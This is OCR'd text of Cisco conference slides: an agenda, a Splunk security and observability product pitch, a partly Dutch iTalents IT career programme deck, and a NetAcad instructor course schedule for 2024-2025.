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

Agenda

- 1400 OT War Stories
- **1445 Capture The Flag: a playful way into Cybersecurity**
- 1530 Introduction to Splunk
- 1550 iTalents: Boosting your career
- 1605 Awards
- 1620 Closing Notes
- 1630 Conference Visit
- 1830 Cisco Live Celebration

Capture The Flag: a playful way into Cybersecurity

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Introduction to Splunk

Antonio Forzieri
Principal Architect – Learning at Cisco

Splunk introduction

splunk> a cisco company

The evolving world has created new demands.

Downtime is detrimental

Large companies lose $200M/year in costs from downtime.[1]

Cyber risk is business risk

Cyber is now the #1 risk and a growing problem thanks to AI.[2]

Resilience is regulated

Governments have enacted stiff penalties for non-compliance.

Innovation velocity is essential

Getting products to market faster is a competitive advantage.

It’s hard to be resilient.

Complex environments expand attack surface and failure points.

Growing data volumes sit in silos and are increasingly hard to manage.

Regulations require real-time risk assessments.

The AI era is accelerating all these challenges and creating entirely new ones.

Build digital resilience with Splunk.


Splunk brings SecOps, ITOps and engineering together to…

Prevent major issues

Remediate faster

Adapt quickly

The Unified Security and Observability Platform



Splunk delivers unparalleled digital resilience.

Providing **end-to-end visibility** and insights across your entire digital footprint

Powering the **SOC of the future** with unified threat detection investigation and response, enhanced with network insights

Delivering **observability for the entire enterprise** to prevent unplanned downtime across all environments

Unified by a flexible platform that provides enterprise scale data management

Splunk as a Service

Fastest time to value | Minimum Infrastructure | Maximum Value


3 Simple Steps:

1. Onboard data
2. Onboard users
3. Get value from your data

splunk>cloud™

- **Fastest time to value**
- **Software as a service** - AWS or GCP
- **Secure** - ISO 27001, SOC 2 Type II, PCI DSS, HIPAA, FedRAMP Moderate, DoD IL5, IRAP
- **Encryption-in-transit** - plus optional encryption-at-rest
- **Resilient infrastructure**
- **100% uptime guarantee**
- **24/7 NOC/SOC support team**


Flexible options for data collection and forwarding



Splunk Cloud Service Description: https://splk.it/SplunkCloudServDesc

Splunk high level architecture

C1 C11 SVA model



Gartner®

10th consecutive time as a Leader

Gartner® Magic Quadrant™ for Security Information and Event Management

Splunk is a recognized leader in cybersecurity

Splunk Security provides an unparalleled foundation to power the SOC of the future

Gartner

A Ten-Time Leader

2024 Gartner® Magic Quadrant™ for SIEM

Ranked #1 in all three Use Cases

2024 Gartner® Critical Capabilities for SIEM

FORRESTER®

Leader

Forrester Wave™: Security Analytics Platforms, Q4 2022

OMDIA

Leader

Omdia Universe: Next-Generation SIEM Solutions

IDC

Leader

2024 IDC MarketScape for SIEM for Enterprise

Ranked #1

2023 IDC Market Share for SIEM

TrustRadius

5 awards for SIEM and SOAR

PeerSpot

Leader Award SIEM and SOAR

kuppingercole ANALYSTS

A leader in SOAR

Trusted by leading organizations

Soriana tide TESCO CAL POLY REI co-op Carnival SINGAPORE AIRLINES

Thank you

splunk> a cisco company

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iTalents

Boosting your Career

Andre Brugman, Director iTalents

Agenda

- Fast Lane, NetAcad & iTalent
- Partner Talent Program
- iTalents voor uw organisatie
- iTalents voor jou

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
https://fastlane.net/en-US/de/about

Fast Lane

Services About Contact



624K+
Students
Have been trained by us

92+
Countries
Deliver training

4,1K+
Course titles
Available in our Catalogue

4K+
Subject Matter Experts
Teaching for us globally

90%
Fortune 500 companies
Are our customers

Fast Lane Partners

Partnerships with leading vendors and organizations

aruba
a Hewlett Packard Enterprise company
AUTHORIZED TRAINING CENTER

aws
PARTNER
Advanced Tier Training

Barracuda
AUTHORIZED TRAINING CENTER

CERTNEXUS
Authorized Training Partner

cisco
Partner
Platinum Learning

citrix
Partner
Authorized Learning Center

aci
initiative for applied artificial intelligence

CompTIA
Authorized Partner

PREMIERE
AUTHORIZED LEARNING CENTER
cwnp

DELL Technologies
Education Services

PeopleCert
DevOps Institute
CERTIFIED PARTNER

EC-Council
Accredited Training Center

Onze programma's

Breng de wereld van de IT een stap dichterbij

Sluit je aan bij ons als student, onderwijsprofessional, onderwijsinstelling of als ICT organisatie

Laatste Nieuws →

Studenten

Ben jij klaar voor de wereld van IT? Vergroot je carrièrekansen in de digitale economie met NetAcad!

Onderwijsprofessionals


Geef jij les aan de IT-professionals van de toekomst? Bereid je voor en word een NetAcad instructor!

ICT Organisaties

Op zoek naar IT-talent? Sluit je nu aan als innoverend en toonaangevend IT-bedrijf bij de Channel Partner Program!

Onderwijsinstellingen

Integreer onze cursussen in jouw lesmateriaal en sluit je aan bij 9.500+ andere onderwijsinstellingen.



iTalents:
- Detavast voor 1 jaar, opleiding en Begeleiding

Partner Talent Programma:
- Stage- Afstudeer, daarna in vaste dienst

Ervaring in talent programma's

- Sinds 2005
- Voor Cisco Business Partners
- Meer dan 600 talenten opgeleid
- Verschuiving naar Cyber Security, IoT en AI


iTalents
Voor uw organisatie

De Personele uitdaging

- Tekort aan goed geschoold IT personeel
- Vergrijzing
- Wet DBA
- Lastig om goede kandidaten te werven
- Lastig om goed personeel te binden

De oplossing

- Werk samen met een ervaren wervings- en opleidingsorganisatie
- Biedt nieuwe medewerkers een toekomstperspectief
- Biedt nieuwe medewerkers ruimte voor ontwikkeling van kennis en vaardigheden

iTalents

Jouw snelweg naar succes

De uitdaging

- Een baan met perspectief
- De mogelijkheid om tot ontwikkelen tot ICT specialist
- Een baangarantie

De oplossing

- Samenwerken met iTalents
- Een groot netwerk aan klanten met grote IT infrastructuren
- Ervaring in opleiding
- Ervaren coaches

iTalents Team op CiscoLive!

Thank you

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Awards

Chris Reeves
Vice President – Country Digitization

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Instructor Training Europe North 2024-2025

BiASC
Belgian IT Academy
Support Center vzw/asbl

Fast Lane
SLBDIENSTEN.NL

cisco Networking Academy Partner

Pathway	Course	Hours	Start Date	Day	Time (CET)	Recommended Prerequisites
Networking	CCNA 1 Networking Fundamentals with bridge to CCST Networking Pathway	70	15/10/2024	Tue	1830-2000	N/A
	CCNA 2 Switching, Routing, and Wireless Essentials	70	06/03/2025	Thu	1900-2030	CCNA1 required
	CCNA 3 Enterprise Network, Security & Automation	70	08/10/2024	Tue	1900-2030	CCNA1-2 required
	CCNP ENCOR	70	06/03/2025	Thu	1930-2100	CCNA1-3 required
Programming	Python Essentials 1	30	24/10/2024	Thu	1600-1730	N/A
Automation	DevNet Associate (DevOps,Cloud & Infrastructure Automation)	70	04/03/2025	Tue	1900-2030	Some networking and programming
Security	CCST Security Essentials Pathway	70	08/10/2024	Tue	1900-2030	N/A
	Ethical Hacker	70	04/03/2025	Tue	1900-2030	CCST Networking & Security recommended
	CyberOps Associate	70	04/03/2025	Tue	1900-2030	CCST Networking & Security recommended
	Network Security	70	10/10/2024	Thu	1930-2100	CCNA1-3 recommended
NetAcad	Introduction NetAcad	2	21/10/2024	Mon	1600-1730	N/A
	Introduction Packet Tracer	2	28/10/2024	Mon	1600-1730	N/A

(*) Participation fees are already covered for most instructors affiliated with Cisco Academies in Belgium and the Netherlands. This is becaus

CCNA2, DevNet Associate, Ethical Hacker, CyberOps associa
starten begin maart, inchrijven kan nog!

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
Portfolio Poster Update



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Thank you